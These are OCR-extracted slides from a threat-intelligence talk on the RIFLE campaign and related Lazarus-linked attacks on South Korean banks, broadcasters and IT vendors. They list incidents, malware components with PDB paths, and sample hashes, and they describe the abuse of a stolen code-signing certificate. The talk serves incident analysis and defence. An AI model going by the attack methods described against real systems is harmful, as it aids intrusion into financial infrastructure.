How take control of All your Systems

Silent RIFLE : Response Against Advanced Threat

HackCon : The Norwegian Cyber Security Convention

#About Me

Kyoung-Ju Kwak (郭炅周)

Manager, Threat Analysis Team

Currently working on FSI (Financial Security Institute) Threat Analysis Team
=> FSI (Financial Security Institute, Public Company) covers 200 financial companies in South Korea

Currently, Member of National Police Agency Cyber-Crime & Threat Intelligence Advisory Committee

Minister of Interior's Excellence Award, National Cyber Security Awards 2016


Highlighted Talks

1. The Case study of Incidents in Korea Financial Sector, ***International Symposium on Cyber Crime Response***, 2014
2. Financial Security, ***Whitehat Contest***, 2015
3. Ransomware Overview, ***SungKyunKwan University***, 2016
4. The New Wave of CyberTerror in Korea Financial Sector, ***PACSEC Tokyo***, 2016
5. Fly me to the BLACKMOON, ***HITCON Taiwan***, 2016
6. ***Kaspersky SAS (Security Analyst Summit, St.Maarten),*** 2017 (TBE)

CONTENTS

01

Background Knowledge



A Piece of Rifle Campaign

https://www.operationblockbuster.com

Blockbuster Operation

Threat Actor： Lazarus Group

Security Response

Symantec Official Blog

0
0 Votes

Attackers target dozens of global banks with new malware

Watering hole attacks attempt to infect more than 100 organizations in 31 different countries.

By: Symantec Security Response SYMANTEC EMPLOYEE

Created 12 Feb 2017 | 0 Comments | : 简体中文

2 47 Like 1

Organizations in 31 countries have been targeted in a new wave of attacks which has been underway since at least October 2016. The attackers used compromised websites or "watering holes" to infect pre-selected targets with previously unknown malware. There has been no evidence found yet that funds have been stolen from any infected banks.

The attacks came to light when a bank in Poland discovered previously unknown malware running on a number of its computers. The bank then shared indicators of compromise (IOCs) with other institutions and a number of other institutions confirmed that they too had been compromised.

http://www.symantec.com/connect/blogs/attackers-target-dozens-global-banks-new-malware-0

ANALYSIS

As stated in the blog, the attacks are suspected of originating from the website of the Polish Financial Supervision Authority (knf.gov[.]pl), shown below:

http://baesystemsai.blogspot.no/2017/02/lazarus-watering-hole-attacks.html

20th Mar, 2013

3.20 Cyber-terror (A.K.A DarkSeoul)


3.20 Cyber-terror (A.K.A DarkSeoul)

Patch Management Servers were controlled over by attackers

Lots of PCs and Servers were shutdown at the same time (20th March, 2013)

Victims : Major 3 Banks and Major 3 Broadcasting Companies in South Korea

Almost 16,000 CD/ATM and 26,000 PCs & Servers totally Unusable



KBS staff member's Laptop Screen
damaged by 3.20 Cyber-terror

Cyberterror Timeline in 2016

- Feb — Fake Softcamp DRM Solution
- Feb — Malware using Valid Codesigning Certificate of Initech
- Mar — MLSoft tco!stream Vulnerability
- Mar — Nicstech SafePC Vulnerability : Season 1
- Mar — Malware using Valid Codesigning Certificate of IBLeaders
- July — Personal Data Breach - Interpark Online Mall
- Aug — Blacksheep Operation
- Nov — Spearing-Hole attack using Initech's Valid Codesign Certificate
- Nov — Nicstech SafePC Vulnerability : Season 2
- Dec — Military Cyber Command Cyber-terror


Trend of Cyber-terror in 2016

Focusing on **3rd party IT Solution Provider**

installed on Conglomerates

02

RIFLE Campaign


3.20 Cyber-terror (DarkSeoul)
ADEX Operation
Softcamp DRM Malware
BlackMine Operation
Fake Initech Malware
Rifle Campaign
Military Cyber Command Cyber-terror
MLSoft tco!stream Vulnerability
Blacksheep Operation
Nicstech SafePC Vulnerability

15th Feb, 2016

SoftCamp DRM Malware Discovered

16th Feb, 2016

Initech Malware Discovered

- dubbed “Rifle Malware”

17th Feb, 2016

Interesting Decoding Method Discovered

Mar, 2016

Correlation between Initech Malware and Past Incidents Discovered

Mar, 2016

Dubbed RIFLE Campaign

Rifle Classification

Type	Features	PDB (Program Data Base) Path
Rifle	Download additional malware (sec.exe)	E:₩Data₩My Projects₩Troy Source Code₩tcp1st₩rifle₩Release₩rifle.pdb
Sniffer	Send Infected PC's information to C&C Server	E:₩Data₩My Projects₩Troy Source Code₩tcp1st₩sniffer - Copy₩Release₩dll_like_exe.pdb
Server	Installed on C&C Server and communicate with **Rifle** and **Sniffer**	E:₩Data₩My Projects₩Troy Source Code₩tcp1st₩server₩Release₩server.pdb

Related Cases

HackCon : The Norwegian Cyber Security Convention


Rifle Campaign - Initech Malware

Sample Information


File Name	MD5	File Type
iniSignCrypto.dll	C2A171716FF72B8C8965DFB3CD3ECCFF	DLL
iniwebssocrypto.exe	ECA2DFAA11ED41F119346E333B5D8461	EXE
	275B7AF66726950A895FBD74C6227CAB	EXE

40+ Variants


Rifle Campaign - Initech Malware




Abusing Valid Certificate
stolen from IT Solution Company “Initech”



